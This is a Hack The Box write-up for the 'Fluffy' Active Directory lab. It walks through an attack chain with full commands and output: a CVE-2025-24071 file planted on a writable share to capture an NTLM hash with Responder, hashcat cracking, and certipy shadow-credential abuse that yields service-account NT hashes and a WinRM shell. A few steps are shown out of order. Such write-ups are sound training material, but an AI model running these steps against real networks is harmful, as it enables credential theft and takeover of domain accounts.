Hack The Box: Fluffy
Fluffy is an easy-difficulty machine from Hack The Box As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990! Exposed SMB share (CVE-2025-24071) –> p.agila handshake –> compromise p.agila –> abuse shadow credentials for winrm_svc –> exploit ESC16 to modify ca_svc UPN –> request administrator certificate with certipy –> extract administrator hash –> authenticate to WinRM as administrator –> get root flag.
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌──(venv)─(kali㉿kali)-[~/Downloads/fluffy]
└─$ nmap -A -v 10.10.11.69

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-04 17:41:33Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
|_ssl-date: 2025-07-04T17:43:09+00:00; +7h00m01s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
|_ssl-date: 2025-07-04T17:43:08+00:00; +7h00m01s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
|_ssl-date: 2025-07-04T17:43:09+00:00; +7h00m01s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-04T17:43:08+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
We have smb protocol port 445 open and we started with creds so using my tool i new tool that involves all phases of enumeration in Active Directory, I managed to extract everything from it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(venv)─(kali㉿kali)-[~/Desktop/ADTool]
└─$ python3 main.py smb_shell -ip 10.10.11.69 -d fluffy.htb -u 'j.fleischman' -p 'J0elTHEM4n1990!'
[+] Successfully connected to 10.10.11.69

SMB Interactive Shell (type 'help' for commands)
SMB:none\> shares

[+] Getting shares via smb_enum...
[+] Connecting to SMB at 10.10.11.69 as fluffy.htb\j.fleischman
[+] Connected to 10.10.11.69
Share          Permissions
-----          -----------
ADMIN$         NO ACCESS
C$             NO ACCESS
IPC$           NO ACCESS
IT             READ, WRITE
NETLOGON       READ
SYSVOL         READ
My tool managed to extract the shares using the credentials we started with. I can admit this tool is really and easy one to use and also I have interface that are for beginners and you can fill up the informations you need and output will be shown a simple example is this :

So now that we have IT share got READ,WRITE permission. We can still use my module smb_shell to access shares and list files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
SMB:none\> use IT
[+] Using share IT
SMB:IT\> ls

[+] Contents of IT\:
Name                           Size       Type
-------------------------------------------------------
Everything-1.4.1.1026.x64      0          DIR
Everything-1.4.1.1026.x64.zi   1827464    FILE
KeePass-2.58                   0          DIR
KeePass-2.58.zip               3225346    FILE
Upgrade_Notice.pdf             169963     FILE
SMB:IT\>
We have an interesting pdf file that maybe we need to download it in out machine and inspect it.
1
2
3
SMB:IT\> download Upgrade_Notice.pdf /home/kali/Downloads/fluffy/Upgrade_Notice.pdf
[+] Downloaded IT\\Upgrade_Notice.pdf to /home/kali/Downloads/fluffy/Upgrade_Notice.pdf
SMB:IT\>

Now when reading the pdf file, my eyes got on the CVEs tables where different new CVEs are pressented with a score severity. Only one CVE was suspicious and got a POC in github which is the second one “CVE-2025-24071”.
I used this repository in github and downloaded PoC.py.
https://github.com/Marcejr117/CVE-2025-24071_PoC
So actually what this POC does is creating a malicious file zipped and when the victim open it, we can then take his NTLM hash that will be listed in our responder. So our first step here is to open a new responder that going to be listening to anything.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
┌──(kali㉿kali)-[~/Downloads/fluffy]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] You don't have an IPv6 address assigned.

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.70.151]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-NGYTTD8FJJU]
    Responder Domain Name      [U69V.LOCAL]
    Responder DCE-RPC Port     [46975]

[+] Listening for events...
After that we will use our PoC.py python script that will generate a malicious zipped file.
1
2
3
4
5
┌──(kali㉿kali)-[~/Downloads/fluffy]
└─$ python3 PoC.py test1 10.10.11.69

[+] File test1.library-ms created successfully.
So , now we have our exploit.zip file and if you remember we had the IT share which got write permission. So let’s go ahead and copy the malicious file into that share and wait for any user to access my file.
1
2
3
4
5
6
7
8
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ smbclient //10.10.11.69/IT -U 'j.fleischman' -p
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (0.8 kb/s) (average 0.8 kb/s)
smb: \>
1
2
3
4
5
6
7
8
9
10
11
12
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:4ac6c7a96011c3d3:3A6A264D2FC07A4661B7A52B7566711E:0101000000000000001E80B06E05DC016C93D8AE6803859D0000000002000800320054004F00560001001E00570049004E002D004A004E0058003600470033003000580053004500520004003400570049004E002D004A004E005800360047003300300058005300450052002E00320054004F0056002E004C004F00430041004C0003001400320054004F0056002E004C004F00430041004C0005001400320054004F0056002E004C004F00430041004C0007000800001E80B06E05DC01060004000200000008003000300000000000000001000000002000006CB70CBBC8592C647B06F62FA87611D12B538FBCCED457A215E642C0444317120A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100360035000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
Let’s goooo!! We have a Hash of a user called “p.agila”. Let’s try to crack this hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ hashcat -m 5600 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 4301/8666 MB (2048 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

P.AGILA::FLUFFY:4ac6c7a96011c3d3:3a6a264d2fc07a4661b7a52b7566711e:0101000000000000001e80b06e05dc016c93d8ae
6803859d0000000002000800320054004f00560001001e00570049004e002d004a004e0
058003600470033003000580053004500520004003400570049004e002d004a004e0058
00360047003300300058005300450052002e00320054004f0056002e004c004f0043004
1004c0003001400320054004f0056002e004c004f00430041004c000500140032005400
4f0056002e004c004f00430041004c0007000800001e80b06e05dc01060004000200000
008003000300000000000000001000000002000006cb70cbb
c8592c647b06f62fa87611d12b538fbcced457a215e642c0444317120a0010000000000000000000
00000000000000000900220063006900660073002f00310030002e00310030002e0
0310034002e003100360035000000000000000000:prometheusx-303
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:4ac6c7a96011c3d3:3a6a264d2fc07a4661...000000
Time.Started.....: Mon Aug  4 18:43:27 2025 (3 secs)
Time.Estimated...: Mon Aug  4 18:43:30 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1813.9 kH/s (2.02ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4520960/14344385 (31.52%)
Rejected.........: 0/4520960 (0.00%)
Restore.Point....: 4515840/14344385 (31.48%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: proretriever -> private21
Hardware.Mon.#1..: Util: 49%
We have our password it’s “prometheusx-303” which is for the user “p.agila”. So, let’s use bloodhound. We need to understand the infrastructure and the relations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ bloodhound-python -u p.agila -p 'prometheusx-303' -dc fluffy.htb -ns 10.10.11.69 -d fluffy.htb -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (fluffy.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 09S
INFO: Compressing output into 20250920085204_bloodhound.zip
Now that we have the zip file that contains the users,groups and acls. We will go to our Bloodhound GUI and search for potential vulnrabilities.

As you see here we have p.agila our current user is a member of SERVICE ACCOUNTS which has a GenericWrite over WINRM_SVC.
It’s our next potential path as it can give us access to windows remote management.
We can add p.agila to Service Accounts so we have genericwrite on the ca_svc:
1
2
3
4
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ bloodyAD --host dc01.fluffy.htb -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb add groupMember "SERVICE ACCOUNTS"

    p.agila[+] p.agila added to SERVICE ACCOUNTS
we should now abuse shadow credentials using agila account:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy-ad  shadow auto  -dc-ip '10.10.11.69' -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -target 'dc01.fluffy.htb' -account winrm_svc
    Certipy v4.8.2 - by Oliver Lyak (ly4k)
    [*] Targeting user 'winrm_svc'
    [*] Generating certificate
    [*]Certificate generated
    [*]Generating Key Credential
    [*]Key Credential generated with DeviceID '41b73771-9d63-53e9-3145-56e150cce6a7'
    [*]Adding Key Credential with device ID '41b73771-9d63-53e9-3145-56e150cce6a7' to the Key Credentials for 'winrm_svc'
    [*] Successfully added Key Credential with device ID '41b73771-9d63-53e9-3145-56e150cce6a7' to the Key Credentials for 'winrm_svc'[*] Authenticating as 'winrm_svc' with the certificate[*] Using principal: winrm_svc@fluffy.htb
    [*]Trying to get TGT...
    [*] Got TGT
    [*]Saved credential cache to 'winrm_svc.ccache'
    [*]Trying to retrieve NT hash for 'winrm_svc'
    [*]Restoring the old Key Credentials for 'winrm_svc'
    [*]Successfully restored the old Key Credentials for 'winrm_svc'
    [*]NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Niceee, now all we need to do is connect using winrm and get the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined...
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\winrm_svc\desktop> ls
   Directory: C:\Users\winrm_svc\desktop

Mode LastWriteTime Length Name
---   ----------    ---------
-ar--- 5/29/2025 7:52 AM 34 user.txt
*Evil-WinRM* PS C:\Users\winrm_svc\desktop>
Let’s goo!! We have the user flag now. Now it’s time to go for the privilige escalation part.
Privilige Escalation
“WINRM_SVC” There doesn’t seem to be anything special about the user. But the CA_SVC seemed to have vulnrability in certificate templates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy find -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
If you guys have a problem in fetching the ESC16 vulnrability , you need to update te certipy tool from Certipy v4.8.2 to Certipy v5.0.2 because this vulnrability is discorvered 2 weeks before the release of this machine.
And we now claim the hash for ca_svc user :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy-ad  shadow auto  -dc-ip '10.10.11.69' -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -target 'dc01.fluffy.htb' -account ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7203dfb1-1b0d-2033-9e2e-29d873aa865d'
[*] Adding Key Credential with device ID '7203dfb1-1b0d-2033-9e2e-29d873aa865d' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '7203dfb1-1b0d-2033-9e2e-29d873aa865d' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
